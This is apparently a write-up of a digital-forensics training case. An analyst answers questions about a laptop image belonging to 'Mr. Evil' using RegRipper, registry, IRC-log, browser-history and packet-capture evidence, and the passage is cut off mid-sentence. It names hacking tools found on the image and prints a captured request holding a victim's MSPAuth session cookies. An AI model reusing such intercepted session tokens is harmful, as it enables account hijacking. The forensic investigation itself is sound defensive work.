Using **compname** plugin for **RegRipper** we can see it is **N-1A9ODN6ZXK4LQ**




Terminal - csi@csi-analyst: /mnt/schardt/WINDOWS/system32/config
File
Edit
View
Terminal
Tabs
Help
csi@csi-analyst: /mnt/schardt
csi@csi-analyst: /mnt/schardt/WINDOWS/system32/config

```
csi@csi-analyst:/mnt/schardt/WINDOWS/system32/config$ rip.pl -r system -p compname
Launching compname v.20090727
compname v.20090727
(System) Gets ComputerName and Hostname values from System hive

ComputerName    = N-1A9ODN6ZXK4LQ
TCP/IP Hostname = n-1a9odn6zxk4lq
csi@csi-analyst:/mnt/schardt/WINDOWS/system32/config$
```

What is the primary domain name?

In the *SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon key we can find the DefaultDomainName* is “**N-1A9ODN6ZXK4LQ**” the same as the computer name, which is common in individual installations.



Forensic Registry EDitor (fred) v0.2.0 - /mnt/schardt/WINDOWS/system32/config/software (read-only)
File
Edit
Reports
Help
Hex viewer
Byte offset: 0x0000 (0)
● Little endian
○ Big endian

```
Node
    related.desc
  ▸ SeCEdit
  ▸ Setup
  ▸ Storage
  ▸ SvcHost
  ▸ SystemRestore
  ▸ Terminal Server
  ▸ Time Zones
  ▸ Tracing
  ▸ Type 1 Installer
    Userinstallable.drivers
    Windows
  ▾ Winlogon
    ▾ GPExtensions
        {25537BA6-77A8-11D2-9B6C-0000F8080861}
        {3610eda5-77ef-11d2-8dc5-00c04fa31a66}
        {426031c0-0b47-4852-b0ca-ac3d37bfcb39}
        {42B5FAAE-6536-11d2-AE5A-0000F87571E3}
        {827D319E-6EAC-11D2-A4EA-00C04F79F83A}
        {A2E30F80-D7DE-11d2-BBDE-00C04F86AE3B}
        {B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}
        {c6dc5466-785a-11d2-84d0-00c04fb169f7}
        {e437bc1c-aa7d-11d2-a382-00c04f991e27}
    ▾ Notify
        crypt32chain
        cryptnet
        cscdll
        ScCertProp
        Schedule
        sclgntfy
        SensLogn
        termsrv
        wlballoon
    ▾ SpecialAccounts
```


Key	Type	Value
AllowMultipleTSSessions	REG_DWORD	0x00000001
AltDefaultDomainName	REG_SZ	N-1A9ODN6ZXK4LQ
AltDefaultUserName	REG_SZ	Mr. Evil
AutoRestartShell	REG_DWORD	0x00000001
Background	REG_SZ	0 0 0
DebugServerCommand	REG_SZ	no
DefaultDomainName	REG_SZ	N-1A9ODN6ZXK4LQ
DefaultUserName	REG_SZ	Mr. Evil
HibernationPreviouslyEnabled	REG_DWORD	0x00000001
LegalNoticeCaption	REG_SZ	
LegalNoticeText	REG_SZ	
LogonType	REG_DWORD	0x00000001
PowerdownAfterShutdown	REG_SZ	0
ReportBootOk	REG_SZ	1

```
0000 01 00 00 00                    ....
```

int8:	1
uint8:	1
int16:	1
uint16:	1
int32:	1
uint32:	1
unixtime:	1970/01/01 00:00:01

When was the last recorded computer shutdown date/time?

According to the registry the last shutdown time was. **Fri Aug 27 15:46:33 2004 (UTC)**


Terminal - csi@csi-analyst: /mnt/schardtraw/WINDOWS/system32/config
File
Edit
View
Terminal
Tabs
Help
csi@csi-analyst: /mnt/schardtraw/WINDOWS/system...
csi@csi-analyst: ~/Progams/RegRipper2.8
csi@csi-analyst: ~/Progams/RegRipper2.8


```
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ rip.pl -r ./system -p shutdown
Launching shutdown v.20080324
shutdown v.20080324
(System) Gets ShutdownTime value from System hive

ControlSet001\Control\Windows key, ShutdownTime value
ControlSet001\Control\Windows
LastWrite Time Thu Jan  1 00:00:00 1970 (UTC)
  ShutdownTime = Fri Aug 27 15:46:33 2004 (UTC)
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$
```

How many accounts are recorded (total number)?

By counting the number of accounts in samparse (see screenshot below) the computer has **5** accounts.

What is the account name of the user who mostly uses the computer?

RegRipper samparse plugin we can see that **Mr. Evil** has logged into the computer 15 times, while the other users have login counts of zero.


Terminal - csi@csi-analyst: /mnt/schardt/WINDOWS/system32/config
File
Edit
View
Terminal
Tabs
Help
csi@csi-analyst: /mnt/schardt
csi@csi-analyst: /mnt/schardt/WINDOWS/system32/config


```
Account Type    : Custom Limited Acct
Name            :
Last Login Date : Never
Pwd Reset Date  : Thu Aug 19 22:35:19 2004 Z
Pwd Fail Date   : Never
Login Count     : 0
  --> Account Disabled
  --> Normal user account
  --> Password does not expire

Username        : Mr. Evil [1003]
SID             : S-1-5-21-2000478354-688789844-1708537768-1003
Full Name       :
User Comment    :
Account Type    : Default Admin User
Name            :
Last Login Date : Fri Aug 27 15:08:23 2004 Z
Pwd Reset Date  : Thu Aug 19 23:03:54 2004 Z
Pwd Fail Date   : Never
Login Count     : 15
  --> Normal user account
  --> Password does not expire

-------------------------
Group Membership Information
-------------------------
Group Name    : Replicator [0]
LastWrite     : Thu Jan  1 00:00:00 1970 Z
Group Comment : Supports file replication in a domain
```

Who was the last user to logon to the computer?

According to **samparse** in the answer above **Mr. Evil** is the only user to have logged in.

A search for the name of Greg Schardt reveals multiple hits. One of these proves that Greg is Mr. Evil and is also the administrator of this computer. What file is it? What software program does this file relate to?


While I'm not certain what the first part of the questions relates to, we can see that Greg Schardt is the registered owner of the laptop and has the local account named "Mr. Evil". Given that there is only one user account on the computer as seen previously we can say that Greg Schardt is the administrator and Mr. Evil.



Key	Type	Value
Language	REG_DWORD	0x00000409
LocalPackage	REG_SZ	C:\WINDOWS\Installer\d2a9f.msi
NoModify	REG_DWORD	0x00000001
NoRemove	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
ProductID	REG_SZ	12345-111-1111111-15636
Publisher	REG_SZ	Microsoft Corporation
Readme	REG_SZ	
RegCompany	REG_SZ	N/A
RegOwner	REG_SZ	Greg Schardt
Size	REG_SZ	
SystemComponent	REG_DWORD	0x00000001
URLInfoAbout	REG_SZ	
URLUpdateInfo	REG_SZ	
Version	REG_DWORD	0x093214c6
VersionMajor	REG_DWORD	0x00000009
VersionMinor	REG_DWORD	0x00000032
WindowsInstaller	REG_DWORD	0x00000001

List the network cards

- Xircom CardBus Ethernet 100 + modem 56
- Compaq WL110 Wireless LAN


Terminal - csi@csi-analyst: /mnt/schardtraw/WINDOWS/system32/config
File
Edit
View
Terminal
Tabs
Help
csi@csi-analyst: /mnt/schardtraw/WINDOWS/system32/c...
csi@csi-analyst: ~/Progams/RegRipper2.8
csi@csi-analyst: ~/Progams/RegRipper2.8

```
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ rip.pl -r software -p networkcards
Launching networkcards v.20080325
networkcards v.20080325
(Software) Get NetworkCards

NetworkCards
Microsoft\Windows NT\CurrentVersion\NetworkCards

Xircom CardBus Ethernet 100 + Modem 56 (Ethernet Interface)  [Thu Jan  1 00:00:00 1970]
Compaq WL110 Wireless LAN PC Card  [Thu Jan  1 00:00:00 1970]
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ 
```

Find 6 installed programs that may be used for hacking.

Thought they are not “installed” as such there are a number of programs located under the “My Documents” folder. For a small sample this is a screenshot under the “EXPLOITATION” and “NT” folder

- Brutus
- Get Admin
- l0pht301
- lsadump2
- SMBGrind Crack
- John


There are a number of “hacking” applications installed that can be found under the Program Files directory, including 123WASP, Cain, and Anonymizer.

A popular IRC (Internet Relay Chat) program called MIRC was installed. What are the user settings that was shown when the user was online and in a chat channel?


From the logs directory under “C:\Program Files\mIRC” the enter and exit times are

This IRC program has the capability to log chat sessions. List 3 IRC channels that the user of this computer accessed.

From the logs directory under “**C:\Program Files\mIRC**” there are a number of channels including #LuxShell, #CyberCafe, #Chatacholics, #Elite.Hackers, and #houston. It appears that mrevilrulez only appears to have posted in #Chataholics, #CyberCafe, and #LuxShell



```
csi@csi-analyst:/mnt/schardt/Program Files/mIRC$ ls ./logs
'#Chataholics.UnderNet.log'     '#funny.UnderNet.log'      m5tar.UnderNet.log
'#CyberCafe.UnderNet.log'       '#houston.UnderNet.log'   '#mp3xserv.UnderNet.log'
'#Elite.Hackers.UnderNet.log'   '#ISO-WAREZ.EFnet.log'    '#thedarktower.AfterNET.l
'#evilfork.EFnet.log'           '#LuxShell.UnderNet.log'  '#ushells.UnderNet.log'
csi@csi-analyst:/mnt/schardt/Program Files/mIRC$
```



```
csi@csi-analyst:/mnt/schardt/Program Files/mIRC$ grep mrevilrulez ./logs/*
./logs/#Chataholics.UnderNet.log:[10:53] <mrevilrulez> glib marm
./logs/#CyberCafe.UnderNet.log:[10:55] <mrevilrulez> glib marm cuyk
./logs/#CyberCafe.UnderNet.log:[10:57] <mrevilrulez> hi
./logs/#CyberCafe.UnderNet.log:[11:00] <mrevilrulez> .
./logs/#LuxShell.UnderNet.log:[10:42] <mrevilrulez> glib smarm cuyk
csi@csi-analyst:/mnt/schardt/Program Files/mIRC$
```


Ethereal, a popular “sniffing” program that can be used to intercept wired and wireless internet packets was also found to be installed. When TCP packets are collected and re-assembled, the default save directory is that users \My Documents directory. What is the name of the file that contains the intercepted data?

The file is as stated in the question in the My Documents directory, the file is named interception.

Viewing the file in a text format reveals much information about who and what was intercepted.

What type of wireless computer was the victim (person who had his internet surfing recorded) using?

User agent in the packet capture says that the intercepted machine is a Windows CE (Pocket PC) - Version 4.20


Terminal - csi@csi-analyst: /mnt/schardtraw
File
Edit
View
Terminal
Tabs
Help
csi@csi-analyst: /mnt/schardtraw/WINDOWS/system32/config
csi@csi-analyst: /mnt/schardtraw
csi@csi-analyst: ~/Progams/RegRipper2.8


```
<EA>k ^@|^C^@^@|^C^@^@^@<C0>^B<B9>^@x^@^O <80>G^W^H^@E^@^Cn^L^Y@^@<80>^F<AE><88><C0><A8><FE>^B<CF>D<AE><F8>^E>^@P^W<BC>
<AB><FC><FE><C3>]|P^X<80>^@<CD>^B^@^@GET /content/images/img_ppc_sharkfin_MSNLogo.gif HTTP/1.1
Accept: */*
UA-OS: Windows CE (Pocket PC) - Version 4.20
UA-color: color16
UA-pixels: 240x320
UA-CPU: Intel(R) PXA255
UA-Voice: FALSE
Referer: http://mobile.msn.com/hm/composeppc.aspx
UA-Language: JavaScript
Accept-Encoding: gzip, deflate
If-Modified-Since: Wed, 19 May 2004 18:47:04 GMT
If-None-Match: "4098f2add13dc41:8e4"
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows CE; PPC; 240x320)
Host: mobile.msn.com
Connection: Keep-Alive
Cookie: lc=en-US; cr=1; MSPAuth=5vuMneQNFDh0sFVrAbKrt*q6edOGfSSmKzi3lT1CIh6FdbNqQyPyqubrB97DYRuoTwoA5kp1iTd3eTZ3TUiZ45LQ$
$; MSPProf=5ynNj8z2mEi3KQzUnhBOK5dmrXWUam5W2H3bXqJgZE5uFZ7OFVIdTd8rwZLZfLhhQB8q*Sto5O8d!UJp8ulXjB5g4RJME!*WBUVqwsUvAh8Uuf
lyJMTMQt*6C4vjOyvqgDT5F!XAMjAg0!vkXYwzhbCkVlAO1b2zXMjlXnmPnOpETgsIPX0coWMQ$$

^PU/A
.^K^@<^@^@^@<^@^@^@^@^O <80>G^W^@<C0>^B<B9>^@^@E^@^@(^Pl^@^@1^F<|<CF>D<AE><F8><C0><A8><FE>^B^@P^E><FE><C3>]|^W<BC><AF>BP
^P@<CA> U^@^@^@^@^@^@^@^@^PU/A<BC>M^K^@^P^A^@^@^P^A^@^@^@^O <80>G^W^@<C0>^B<B9>^@^@E^@^A^B^Pm^@^@1^F;<A1><CF>D<AE><F8>
<C0><A8><FE>^B^@P^E><FE><C3>]|^W<BC><AF>BP^X@?<B9>^@^@HTTP/1.1 304 Not Modified
Server: Microsoft-IIS/5.0
Date: Fri, 27 Aug 2004 15:36:47 GMT
X-Powered-By: ASP.NET
P3P:CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo"
ETag: "4098f2add13dc41:8ec"
Content-Length: 0

:
```

What websites was the victim accessing?

After doing a grep of the file it appears most of the sites visited were mobile.msn.com and login.passport.net

Search for the main user's web-based email address. What is it?

From the *Local Settings/History/History.IE5/index.dat* file we can see a few visits to Yahoo mail with the email address of **mrevilrulez@yahoo.com**



Terminal - csi@csi-analyst: /mnt/schardt/Documents and Settings/Mr. Evil
File Edit View Terminal Tabs Help
csi@csi-analyst: /mnt/schardt/Program Files
csi@csi-analyst: /mnt/schardt/Documents and Settings/Mr. Evil
csi@csi-analyst: ~/Downloa

```
�
�
�
�
�
�
 URL E7�^�E7�^�/1�{`h� d1�|Visited: Mr. Evil@http://us.f613.mail.yahoo.com/ym/ShowLetter?MsgId=6284_1110_22_443_55_0_1_-1
�order=down&sort=date&pos=0&view=&head=&box=InboxPYahoo! Mail - mrevilrulez@yahoo.comURL `����`����/1�|`h� �81�}
 Visited: Mr. Evil@http://www.t50.com/cgi-bin/topvlog.cgi?897731691$Almost There!URL P��6�P��6�/1!~`h� �h1!~Visited: Mr.
�The World's Real Top SitesURL 0G�q�0G�q�/1U~`h� �1U~Visited: Mr. Evil@file:///C:/Program%20Files/mIRC/channels/channels.
 Visited: Mr. Evil@file://4.12.220.254/Temp/yng13.bmp�
�
```

How many executables are in the recycle bin?

4 (named Dc1.exe, Dc2.exe, Dc3.exe, and Dc4.exe)

Are these files really deleted?

No, they are fully functional in the Recycle Bin.

Perform an Anti-Virus check. Are there any viruses on the computer?

Running clamscan with the database versions in footnotes returned 25 infected files. The majority of which are located under directories titled ENUMERATION, EXPLOITATION, COMMANDS, and FOOTPRINTING, in the My Documents directory. Given the suspects purported level of technical skills and the file location, it is unlikely that these files were used to infect this machine. There are a number of other infected files under the System32 directory that could actually be 